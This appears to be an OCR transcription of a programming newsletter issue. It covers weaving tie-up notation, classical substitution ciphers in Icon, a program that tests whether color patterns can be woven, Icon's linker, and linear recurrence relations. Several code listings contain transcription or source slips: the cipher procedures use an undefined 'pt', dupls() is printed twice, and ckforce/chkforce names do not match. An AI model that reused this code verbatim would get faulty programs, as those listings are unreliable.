The basic tie-ups shown above can be characterized by a "under-and-over" row pattern that is circularly shifted by a fixed number of columns for each successive row. A positive shift is to the right; negative to the left. If the sum of the numbers in a pattern is less than the number of treadles, the pattern is extended to fill out the row.

Direct, tabby, and twill tie-ups are circularly shifted by one column for each successive row (in twill tie-ups, positive and negative shifts produce different but complementary effects). In satin tie-ups the shift is chosen to break the diagonal regularity of twills.

Here are the values for the tie-ups in the figures given previously:

figure	*pattern*	*shift*	*type*
1	/1/7	1	direct
2	/1/1	1 (or –1)	tabby
3	/2/2	1	twill
4	/3/5	11	satin

We can represent such tie-ups by strings in which the pattern is separated from the shift by a colon:

- direct: "1/*n*–1:1", where *n* is the number of shafts
- tabby: "/1/1:1"
- twill: "*p*:1"
- satin: "1/*n*–1:*n*+*c*" where *n* is the number of shafts and *c* is the counter

This form of characterization invites the design of other tie-ups that do not fall into any of the basic types given above. Figures 5 through 8 show some examples.




Figure 5. /2/2:2 Tie-Up




Figure 6. /1/1:0 Tie-Up




Figure 7. /1/3/4:3 Tie-Up




Figure 8. /2/1/3/2:5 Tie-Up

Be aware that simply coming up with a new tie-up using this formula does not insure a weave using it will be interesting or structurally sound.

More to Come

In the next article on tie-ups, we'll consider derivatives of the basic ones.

Reference

1. "Twills", Icon Analyst 58, pp. 1-2.

Classical Cryptography

Cryptography deals with methods for encoding messages to hide their meaning, decoding the results to recover the messages, and "cracking" coded messages when the encoding method is not known.

Classical cryptography deals with the subject from ancient times until approximately World War I. It does not include sophisticated devices developed this century or more recent mathematical methods like public-key encryption.

In our articles on the subject, we'll restrict ourselves to methods that manipulate strings and not attempt to cover various mechanical devices that have been used.

Terminology

Before going on, we need to define some terms. Some of these terms are used inconsistently in the literature; what follows are the meanings we will use.

A message in its unencoded form is called *plain text*. The coded form is called a *cryptogram*. A *cipher* is a method of coding. The process of encoding plain text is called *enciphering*, while the process of decoding a cryptogram is called *deciphering*. Ciphers often use a *key* to parameterize the basic method.

Decryption is the process of decoding a message without knowing the cipher and/or key. We'll be concerned primarily with ciphers and deal with decryption only tangentially.

The Nature of Ciphers

Abstractly, deciphering is the inverse of enciphering — recovering the plain text from the cryptogram. In practice, many ciphers discard information that is not essential to the message or add material that is not relevant or even intended to be confusing to a would-be decryptor. We'll generally deal with the ideal situation in which no

Downloading Icon Material

Implementations of Icon are available for downloading via FTP:

ftp.cs.arizona.edu (cd /icon)

information is lost in the process of enciphering and deciphering; that is, when deciphering is the inverse of ciphering:

```
decipher(encipher(pt, key), key) == pt
```

Figure 1 shows the situation schematically.

Kinds of String Ciphers

Most string ciphers fall into one of two categories or a combination of them [1]:

- substitution
- transposition

Substitution replaces characters or combinations of characters with others in plain text. Transposition rearranges the characters.

Substitution Ciphers

Substitution raises the question of the *alphabets* used in the enciphering and deciphering processes. In most textbook examples, the alphabet for the plain text and cryptograms is restricted to the uppercase letters. In practice, there is no reason to be so limited: numbers, spaces, and punctuation often are needed and most methods place no inherent restriction on the characters used.

Another way of dealing with this issue is to leave unchanged characters in plain text that are not in the alphabet used.

In our description of substitution ciphers, we'll use an alphabet limited to letters and just not make substitutions for other characters.

In any event, an alphabet is an *ordered* sequence of characters — a string.

Simple Monoalphabetic Substitution Ciphers

A simple substitution cipher is one in which plain text characters in an *input* alphabet are replaced on a one-to-one basis by characters in *output* alphabets to form a cryptogram. The keys for the cipher are the alphabets.

A monoalphabetic substitution cipher uses only one output alphabet. This is, of course, just what map() does. Procedures to implement a simple monoaphabetic cipher might look like this:

```
procedure encipher(plain, in, out)
  return map(pt, in, out)
end
procedure decipher(crypto, out, in)
  return map(crypto, out, in)
end
```

where in and out are the keys.

It is commonly assumed that in is globally known and the key is just out. In this case the procedures might be cast as

```
procedure encipher(plain, out)
  return map(pt, in, out)
end
procedure decipher(crypto, out)
  return map(crypto, out, in)
end
```

The easiest way to create a simple monoalphabetic substitution cipher is to use an output alphabet that is a rearrangement of the input al-




Figure 1. Enciphering and Deciphering

phabet. Reversal is commonly used to illustrate this:

input alphabet: "abc … xyz"
output alphabet: "zyx … cba"

That is, all as in the plain text are replaced by zs, all bs by ys, and so on.

In the case where the output alphabet is a rearrangement of the input alphabet, the key can be the rearrangement method, which usually is simpler and shorter than the resulting output alphabet. Procedures might look like this:

```
procedure encipher(plain, p)
  return map(pt, in, p(in))
end
procedure decipher(crypto, p)
  return map(crypto, p(in), in)
end
```

where p() is a procedure applied to the (known) input alphabet to get the output alphabet. For example,

```
crypto := encipher(plain, reverse)
```

enciphers plain using the reversal of the input alphabet as the output alphabet.

For some such ciphers, arguments to the procedure for forming the output alphabet may be needed. In this case our model can be extended as follows:

```
procedure encipher(plain, p, args[])
  return map(pt, in, p ! args)
end
procedure decipher(crypto, p, args[])
  return map(crypto, p ! args, in)
end
```

For example,

```
crypto := encipher(plain, rotate, 3)
```

uses the input alphabet circularly rotated by three characters as the output alphabet. This is known as Caeser's cipher because it was used by Julius Caesar.

The procedure and its arguments can be encapsulated in a single key as follows:

```
procedure encipher(plain, key[])
  local p
  p := get(key)
  push(key, in)
  return map(pt, in, p ! key)
end
procedure decipher(crypto, key[])
  local p
  p := get(key)
  push(key, in)
  return map(crypto, p ! key, in)
end
```

One can imagine all kinds of ways of constructing simple monoalphabetic substitution ciphers. They are easily broken, however, by using tables of known letter frequencies for material written in the input alphabet.

Next Time

The next more sophisticated approach is to use more than one output alphabet — so-called polyalphabetic substitution ciphers.


We'll start with this topic in the next article on classical cryptography and then move on to transposition ciphers.

Reference

1. *Cryptanalysis: A Study of Ciphers and Their Solution*, Helen Fouché Gaines, Dover, 1956.

Subscription Renewal

For many of you, your present subscription to the Analyst expires with the next issue. If so, you'll find a renewal form in the center of this issue.



Renew now so that you won't miss an issue.

Your prompt renewal helps us by reducing the number of follow-up notices we have to send. Knowing where we stand on subscriptions also lets us plan our budget for the next fiscal year.

Weavable Color Patterns (continued)

In the first article on this subject [1], we showed examples of small colored patterns that cannot be created by the interlacement of colored threads. We also showed a "forcing" pattern that provides a sufficient basis for the solution of larger patterns in which it is embedded. The forcing pattern is shown again for reference in Figure 1.




Figure 1. The Forcing Pattern

In Figure 1, c_1, c_2, and r_2 are not constrained but r_1 is completely determined and must be A for the entire pattern in which this subpattern is embedded.

In this article, we'll list the program and describe its more important components.

Data Structures

Columns and rows are treated alike as vectors, for which the record declaration is:

```
record vector(
   index,        # index of this row/column (1–based)
   label,        # row/column label: "rnnn" or "cnnn"
   mchar,        # character used in mapping
   cells,        # colors in row/column cells
   live,         # colors in active row/column cells
   fam,          # color family
   ignored       # non–null if solved or redundant
   )
```

Another record is used to represent the set of vectors that must be the same color:

```
record family
   vset,         # set of vectors
   color         # assigned color (null if not yet set)
   )
```

Two global variables, rows and columns, contain lists of the respective vectors. Each row and column is identified by a unique "mapping" character.

The pattern is represented using the c1 palette with its keys identifying the colors.

Program Organization

The program starts by reading in the pattern, which may be an image file or an image string, and then initializing the data structures.

Next, duplicate rows and columns, as well as solid-colored vectors, are "removed" by marking them "ignored". This may reduce the problem size significantly.

The main loop in the program then iterates over the pattern, developing constraints and setting colors determined by instances of the forcing pattern.

If at any time the pattern can be completely solved by arbitrarily assigning any remaining unspecified colors, the problem is solved. Otherwise, all 2×2 subpatterns are examined for instances of the forcing pattern. If a forcing pattern is found, the colors it forces are set and the loop continues.

If at any point there are no more instances of the forcing pattern, an attempt is made to assign colors to the remaining vectors arbitrarily. If this succeeds, the pattern is solved. If it fails, the pattern cannot be solved.

Procedures

Here's an overview of the procedures in the program:

- active() generates the active vectors in a list.
- addvector() adds a vector.
- chkforce() checks forced colorings.
- dupls() checks for duplicate vectors.
- quad() finds forcing patterns.
- samecolor() links two vectors that must be the same color.
- setcolor() sets a vector to a color and checks the consequences.
- setmaps() resets mapping strings for active vectors.
- setpattern() initializes the data structures.
- solids() checks for families of vectors that are all one color.
- success() reports a successful solution.
- trivial() determines if the pattern can be solved by arbitrary color assignment.

- vectmap() concatenates the mapping characters of active vectors.

Figure 1 shows a procedure call graph for the program.

Program Listing

Here's a somewhat abbreviated listing of the program. Initialization, diagnostics, information logging, and code to display the output have been omitted. The complete program is available on the Web site for this issue of the Analyst.

```
link graphics
link imscolor
link imsutils
link numbers
link options
link random

record vector(          # one row or column
   index,               # index of this row/column (1–based)
   label,               # row/column label: "rnnn" or "cnnn"
   mchar,               # char used in mapping
   cells,               # string of colors in row/column cells
   live,                # string of colors in active row/column cells
   fam,                 # color family
   ignored              # non–null if solved or redundant
   )

record family(          # family of vectors that must be the same color
   vset,                # set of vectors
   color                # assigned color (null if not yet set)
   )
global opts             # command options
global imstring         # image string of original pattern specification
global data             # raw cell data
global rows             # list of row vectors
global cols             # list of column vectors
global mapchars         # string of chars used for col & row mapping
global rowvalid         # valid columns in row
global colvalid         # valid columns in column

procedure main(args)
   local n, v
            …           # process options
            …           # load image and check validity

   setpattern(imstring) | abort("can't parse pattern string")
   setmaps()            # initialize mapping strings

   while dupls(rows | cols) | solids() do
      setmaps()         # reduce problem size

   # check for quads until no longer worthwhile
   while (not trivial()) & quad(rows | cols) do
      setmaps()         # reduce problem size
```




Figure 2. Program Call Graph

```
   every v := active(rows | cols) do      # solve or show
      setcolor(v, ?v.live)                # impossible
   setmaps()                              # detect solved problem
end

#  active(vlist) -- generate vlist entries that are not being ignored
procedure active(vlist)
   local v
   every v := !vlist do
      if /v.ignored then suspend v
end

#  addvector(vlist, lchar, data) -- add new vector to vlist, labeled
#  with lchar
procedure addvector(vlist, lchar, data)
   local v, f
   v := vector()
   f := family()
   v.index := *vlist + 1
   v.label := lchar || v.index
   v.mchar := mapchars[*vlist + 1]
   v.cells := data
   v.fam := f
   f.vset := set()
   insert(f.vset, v)
   put(vlist, v)
   return
end

#  ckforce(v) -- check forced colorings of vectors intersecting v
procedure ckforce(v)
   local c, cs, vlist
   cs := &cset -- v.fam.color
   vlist := case v.label[1] of {
      "r":    cols
      "c":    rows
      }
   v.cells ? while tab(upto(cs)) do
      setcolor(vlist[&pos], move(1))
   return
end

#  dupls(vlist) -- check for duplicate (identical) vectors in a list;
#  succeeds if it accomplishes anything
procedure dupls(vlist)
   local s, t, v, w, n
   t := table()
   n := 0
   every v := active(vlist) do {
      s := v.cells
      if not (/t[s] := v) then {
         samecolor(t[s], v)
         v.ignored := 1                   # set inactive
         n +:= 1
         }
      }
   return 0 < n
end

#  dupls(vlist) -- check for duplicate (identical) vectors in a list;
#  succeeds if it accomplishes anything
procedure dupls(vlist)
   local s, t, v, w, n
   t := table()
   n := 0
   every v := active(vlist) do {
      s := v.cells
      if not (/t[s] := v) then {
         samecolor(t[s], v)
         v.ignored := 1                   # set inactive
         n +:= 1
         }
      }
   return 0 < n
end

#  quad(vlist) -- find a 2x2 forcing subproblem; looks
#  for AABC pattern with AA oriented along one vector of vlist;
#  succeeds after finding one quad pattern and forcing colors.
procedure quad(vlist)
   local wlist, a, b, c, s, t, x1, x2, y1, y2, ss, ts
   every put(wlist := [], active(vlist))
   shuffle(wlist)                         # for better chance of quick solution
   every x1 := 1 to *wlist do {
      s := wlist[x1].live                 # potential AA vector
      ss := cset(s)
      every x2 := (x1 ~= (1 to *wlist)) do {
         t := wlist[x2].live              # potential BC vector
         ts := cset(t)
         if *(ss ++ ts) < 3 then next
         every y1 := 1 to *s do {
            a := s[y1]
            b := t[y1]
            if a == b then next
            if *(ts -- a -- b) = 0
               then next
            every y2 := y1 + 1 to *s do {
               if s[y2] ~== a then next
               # now have found AA at subscripts y1, y2
               c := t[y2]
               if c == (a | b) then next
               setcolor(wlist[x1], a)
               return                     # return after finding and forcing one
               }
            }
         }
      }
   fail
end

#  samecolor(v, w) -- link together two vectors that must be the
```

```
#  same color

procedure samecolor(v, w)
   local vfam, wfam, f, x

   vfam := v.fam
   wfam := w.fam
   if vfam === wfam then return

   if \vfam.color ~== \wfam.color then
      insoluble("cannot merge " || v.label || " and " || w.label)

   f := family()
   f.vset := vfam.vset ++ wfam.vset
   f.color := \vfam.color | \wfam.color | &null

   every x := !f.vset do
      x.fam := f

   return

end

#  setcolor(v, c) -- force vector v to color c, checking the
#  consequences

procedure setcolor(v, c)
   local f, fc
   static depth, todo

   initial {
      depth := 0
      todo := set()
      }

   f := v.fam
   fc := f.color
   if \v.ignored & fc === c then return

   if \fc ~== c then {
      f.color := &null
      insoluble(v.label || " cannot be both " || fc || " and " || c)
      }

   f.color := c
   v.ignored := 1                # set inactive
   insert(todo, v)               # but make note to check forcings

   if depth > 0 then             # avoid deep recursion
      return

   # check forcings only if not nested

   depth +:= 1

   while v := ?todo do {
      ckforce(v)
      delete(todo, v)
      }

   depth -:= 1

   return

end

#  setmaps() --- recompute mapping strings for ignoring cols
#  and rows

procedure setmaps()
   local v

   rowvalid := vectmap(cols)
   colvalid := vectmap(rows)

   every v := active(rows) do
      v.live := map(rowvalid, mapchars[1+:*cols], v.cells)
   every v := active(cols) do
      v.live := map(colvalid, mapchars[1+:*rows], v.cells)

   if (*colvalid = 0) | (*rowvalid = 0) then success()

   return

end

#  setpattern(im) -- initialize pattern data from image string

procedure setpattern(im)
   local ncols, nrows, i, j, s

   mapchars := string(&cset)

   imstring := im
   ncols := imswidth(imstring) | fail
   nrows := imsheight(imstring) | fail
   data := (imstring ? 3(tab(upto(',')+1), tab(upto(',')+1), tab(0)))

   rows := []

   data ? while addvector(rows, "r", move(ncols))

   cols := []

   every i := 1 to ncols do {
      s := ""
      every j := i to *data by ncols do
         s ||:= data[j]
      addvector(cols, "c", s)
      }

   return

end

#  solids() -- check for families with remaining members all one
#  color; succeeds if it accomplishes anything

procedure solids()
   local f, v, n

   n := 0
   every v := active(rows) | active(cols) do {
      if *cset(v.live) = 1 then {
         setcolor(v, v.live[1])
         n +:= 1
         }
      }

   return 0 < n

end

#  success() -- report successful solution

procedure success()
   local v, r, c

   every v := !rows | !cols do          # set colors for don't-cares
      /v.fam.color := ?v.cells
            ...                       # display solution
   exit()

end

#  trivial() -- succeed if this is a trivial case; a trivial case is one
#  that can be solved by coloring remaining vectors arbitrarily
```

```
#  with any of the colors they contain (color one vector, force
#  others, repeat until done)
procedure trivial()
   local c, s, cs, union, isectn
   if (*rowvalid < 3) & (*colvalid < 3) then
      return                    # trivial (2x2 or smaller)
   if (*rowvalid < 2 ) | (*colvalid < 2) then
      return                    # trivial (1xn)
   union := ''
   isectn := &cset
   every cs := cset(active(rows | cols).live) do {
      union ++:= cs
      isectn **:= cs
      }
   if *union < 3 then return    # trivial (bi–level or solid pattern)
#  If a pattern can be permuted into a solid color except for
#  one diagonal line (or parts of one), then it is trivially solved.
   if *isectn = 1 then {        # if single background color
      c := string(isectn)
      every s := active(rows | cols).live do {
         s ? {
            tab(many(c))
            move(1)
            tab(many(c))
            if not pos(0) then fail # if not a diagonal case
         }
      }
      return                    # trivial (diagonal case)
   }
   fail                         # not a trivial case
end
#  vectmap(vlist) –– concatenate mapping chars of active
#  vector entries
procedure vectmap(vlist)
   local s, v
   s := ""
   every v := active(vlist) do
      s ||:= v.mchar
   return s

end
```

Output

On completion, the program writes a line indicating whether or not the pattern could be solved. An enlarged version of the pattern then is displayed in a window with row and column color assignments along the top, bottom, and sides. If the pattern could not be solved, the colors just reflect the program state at termination. Figure 3 shows a solved color pattern. This image is much better viewed in color; see the Web site for this issue of the Analyst.




Figure 3. Solution

Command-Line Options

The program supports several command-line options that are not shown in the listing above:

- –b Run in batch mode (no window for results).
- –d Show details of solution on standard error output.
- –n No shortcuts; retain solid and duplicate vectors.
- –r Raw output to standard output of columns, rows, and grid data.
- –t Provide timing information.
- –v Write verbose commentary to standard output.

Comments About the Program

The c1 palette is used because it is the largest palette all of whose keys are "printable". This simplified program development and debugging as well as the representation of colors in the program output. Because of the use of the c1 palette, at most 90 colors in a pattern can be discriminated. In practice, weaves rarely have many colors, so this is not a problem for patterns that might actually be woven. However, the colors shown in the result may be slightly different than the original colors, or worse, different colors may be mapped into the same color (yarns used in weaves sometimes differ only subtly in color).

The maximum number of colors could be increased to 256 by using the c6 palette. This would make some of the keys used "unprintable" unless they were written with escapes.

The problem with color discrimination could be removed by using a custom palette [2].

Because characters are used to identify rows and columns, the maximum size of an image the program can handle is 256×256. This limit is a result of the coding techniques used but not of the method.

If you looked closely at the code, you may have wondered about the line

```
shuffle(wlist)
```

at the beginning of quad(). This deliberately disorganizes the vectors on the theory that adjacent vectors are more likely to be similar than randomly chosen ones, so that if one is unproductive, it's likely the next one is. (Recall that quad() returns after finding the first forcing pattern.) This heuristic has not been tested.

An alternative would be to sort the vectors by the number of colors they contain on the theory that vectors with more colors are more likely to have forcing patterns.

The program only determines if a color pattern can be woven and, if so, assigns colors. It does not consider floats, which can render the pattern "unweavable" from the standpoint of fabric integrity. See the article **Floats** that starts on page 1.

In most cases, if there is one solution, there are many different solutions. However, even if a program were structured to provide all solutions, there usually would be so many that it would be impractical to find one with the shortest floats. Finding a solution with the shortest floats (or with other constraints) is a much harder problem than determining color weavability.

A related problem is determining the minimum changes that would be needed to render an unweavable pattern weavable.

Timings

As mentioned in the first article on weavable color patterns [1], the combinatorial nature of the problem makes the efficiency of a solution method of paramount importance.

We have three solution methods to compare: the brute-force, try-all-possibilities method, a 2SAT algorithmic solution, and the heuristic solution described here.

We have a general idea of the relative efficiency of the different methods from trying many cases, but we have not conducted systematic timing tests. To give at least one representative example, we used all three methods on a 64×64 pattern (the heuristic method is so fast on smaller problems that it's not possible to get meaningful comparisons with the other methods). Here are the results in CPU seconds on a 400 MHz Linux PC:

heuristic	0.21
2SAT	3.51
brute force	> 1696560.

We don't know how long it would have taken for the brute-force program to complete; we had to terminate the job because of an equipment upgrade. 1,696,560 seconds is about 19.6 *days* — and that's CPU time.

What Remains

The programs give color assignments for weavable color patterns. In order to actually weave a pattern, it's necessary to have a draft — threading and treadling sequences and a tie-up.

We'll show how to convert color thread assignments to a draft in the next article in this series.

Acknowledgment

Will Evans wrote the 2SAT version of the solution.

References

1. "Weavable Color Patterns", Icon Analyst 58, pp. 7-10.

2. Graphics Corner — Custom Palettes", Icon Analyst 58, pp. 10-14.

Understanding Icon's Linker

The Icon compiler produces *ucode*, which consists of instructions for a virtual machine [1]. Ucode files need not comprise a complete program. For example, a module consisting of one or more procedures can be converted to ucode for use in various programs.

Icon's linker combines ucode files and produces executable *icode* files.

Scope Resoluton

The linker performs several tasks, one of the most important of which is resolving the scope of undeclared variables.

If there is a global declaration for a variable in any of the ucode files the linker combines, undeclared variables by that name become global; otherwise they become local.

There are three kinds of global declarations: global, procedure, and record. Except for global, only one global declaration is allowed for a variable.

Elimination of Unreferenced Code

Another function Icon's linker performs is the elimination of global declarations for variables that do not appear explicitly in a program. For example, in the program

```
procedure main()
   while write(*read())
end
procedure uc(s)
   return map(s, &lcase, &ucase)
end
```

the variable uc does not appear in the code and the procedure uc() is eliminated by the linker; the code is unreachable.

The elimination of unreferenced code allows the use of modules in which some procedures are needed without adding the excess baggage for those that are not.

The reduction in the size of icode files can be substantial, especially in programs that use graphics. For example, the simple program

```
link graphics
procedure main(args)
   WOpen("image=" || args[1])
   Event()
end
```

produces a 762-byte icode file. If unreferenced code is not deleted, the icode file is 509,811 bytes! Of course, for more complicated programs that use more of the graphics facilities, the savings are less.

The difficulty with eliminating code that is not explicitly referenced is that it is not necessarily unreachable. String invocation [2] allows any procedure to be referenced by the string name of a variable as opposed to a variable itself. Here's a program contrived to illustrate this:

```
procedure main()
   while write("uc"(read()))
end
procedure uc(s)
   return map(s, &lcase, &ucase)
end
```

In this program there is no occurrence of the variable uc; instead the procedure uc() is called using the string "uc". The linker, on the other hand, eliminates the procedure uc(). The program terminates with a run-time error because there is no code for uc() in the icode file.

The program above is silly, but this program, which applies a procedure name given on the command line, is not:

```
procedure main(args)
   while write(args[1](read()))
end
procedure uc(s)
   return map(s, &lcase, &ucase)
end
```

What happens when this program is executed depends on what's given on the command line. For example, if the program is named xform,

```
xform trim
```

works properly and trims the input file. But

```
xform uc
```

results in a run-time error.

Unfortunately, the symptoms of this problem are mysterious. Looking at the program, uc() is there. Icon novices (and sometimes, in more complicated situations, experienced Icon programmers) search in vain for the cause of such an error. Students learning Icon typically jump to the conclusion that there's a bug in Icon.

About all the advice we can give on this problem is to file it on a list of things to check when a program mysteriously malfunctions because a an expected procedure is not present.

When implicit references to procedures are known to occur, the problem can be avoided by using the invocable declaration. The easiest and safest way is to include

```
invocable all
```

in the program. This prevents Icon's linker from eliminating code. The invocable declaration also can be used with a list of procedures that may be invoked implicitly, as in

```
invocable "uc", "lc"
```

Note the quotation marks.

Listing the procedures that are invocable is, of course, prone to error, especially in large programs that are developed over time.

An alternative, which we prefer, is to add explicit references that do nothing but prevent the linker from removing needed code. For the example given above, an expression consisting of just the variable uc can be added to the main procedure:

```
procedure main(args)
   uc
   while write(args[1](read()))
end
procedure uc(s)
   return map(s, &lcase, &ucase)
end
```

The variable uc, standing alone, has no effect on program function.

Linking Information

Icon's linker can provide information about what it does. The command-line option –v*n* controls the "verbosity" of its standard error output as follows:

–v0: no advisory output; equivalent to –s

–v1: default output

–v2: show space allocation in icode file

–v3: also list discarded globals

Typical –v2 output, with space in bytes, is:

```
bootstrap      176
header         108
procedures    3344
records          4
fields           0
globals        208
statics          0
linenums       920
strings        380
total         5140
```

The list of discarded globals shown by –v3 can be quite long. Here's part of the results from linking the small graphics program shown earlier:

```
discarding procedure    args
discarding record       bev_record
discarding global       bev_table
discarding procedure    BevelTriangle
        …     [435 similar lines omitted]
discarding procedure    XPMImage
discarding procedure    XPM_Key
discarding procedure    XPM_RdStr
discarding procedure    XPM_Nth
```

Reference

1. "An Imaginary Icon Computer", Icon Anayst 8, pp. 2-6.

Supplementary Material

Supplementary material for this issue of the Analyst, including images and program material, is available on the Web. The URL is

http://www.cs.arizona.edu/icon/analyst/iasub/ia59/

Recurrence Relations

A recurrence relation gives the terms of a sequence as a function of previous terms. For example, the Fibonacci sequence is given by the recurrence

$$a_n = a_{n-1} + a_{n-2}$$

with the initial terms $a_1 = a_2 = 1$ to get the sequence started. Different initial terms produce different but related sequences.

The number of initial terms required is determined by how far back in the sequence terms are specified — called the *order* of the recurrence relation. For example,

$$a_n = a_{n-1} + 2a_{n-3}$$

is a recurrence relation of order 3 and requires three initial terms, a_1, a_2, and a_3, to specify the sequence it produces.

The examples given above are linear recurrence relations with constant coefficients — LRRCs for short — and are instances of the general form

$$a_n = c_1 a_{n-1} + c_2 a_{n-2} + \ldots + c_k a_{n-k} \qquad (1)$$

where only the first powers of previous terms are used and the coefficients are constant.

There are other kinds of recurrence relations. For example,

$$a_n = a^2_{n-1} + a^2_{n-2} + a_{n-4}$$

is a quadratic recurrence of order 4, while

$$a_n = a_{n-1} + na_{n-2}$$

is a linear recurrence of order 2 but with a non-constant coefficient.

LRRCs are important in subjects including pseudo-random number generation, circuit design, and cryptography, and they have been studied extensively. LRRCs also have periodic residue sequences [1], which is the main reason for our interest in them. Despite the importance of LRRCs and the work done on them, much about them remains unknown. Very little of a general nature is known about nonlinear recurrence relations. We'll focus mainly on LRRCs.

LRRCs

LRRC Canonical Form

Equation 1 above shows the canonical form for LRRCs. This form does not provide for a constant term, as in

$$a_n = a_{n-1} + 1$$

The reason for not having a constant term in the canonical form has to do with manipulations of LRRCs in which a constant term would require special handling.

A linear recurrence of order k with a constant term can be converted to a linear recurrence of order $k+1$ in canonical form. Consider the example above:

$$a_n = a_{n-1} + 1 \qquad (2)$$

From this it follows that

$$a_{n-1} = a_{n-2} + 1 \qquad (3)$$

Subtracting Equation 3 from Equation 2, we get

$$a_n - a_{n-1} = a_{n-1} + 1 - a_{n-2} - 1$$

and hence

$$a_n = 2a_{n-1} - a_{n-2}$$

which is in the required canonical form.

Problems Related to LRRCs

There are many interesting problems related to LRRCs. In the article on residue sequences, we touched on the properties of their residue sequences. Other problems of interest are:

- computing the sequence for an LRRC
- determining if a sequence can be represented by an LRRC and, if so, finding it
- solving an LRRC to produce an explicit formula for its nth term

An LRRC Generator

An LRRC can be completely characterized by two lists: one containing its coefficients and another containing its initial terms. For an LRRC of order k, both lists are of length k. For example, the recurrence relation

$$a_n = a_{n-1} + 2a_{n-3}$$

has the coefficient list [1, 0, 2]; the initials list, as always, determines the actual sequence. For example, the initials list [1,1,0] produces the sequence

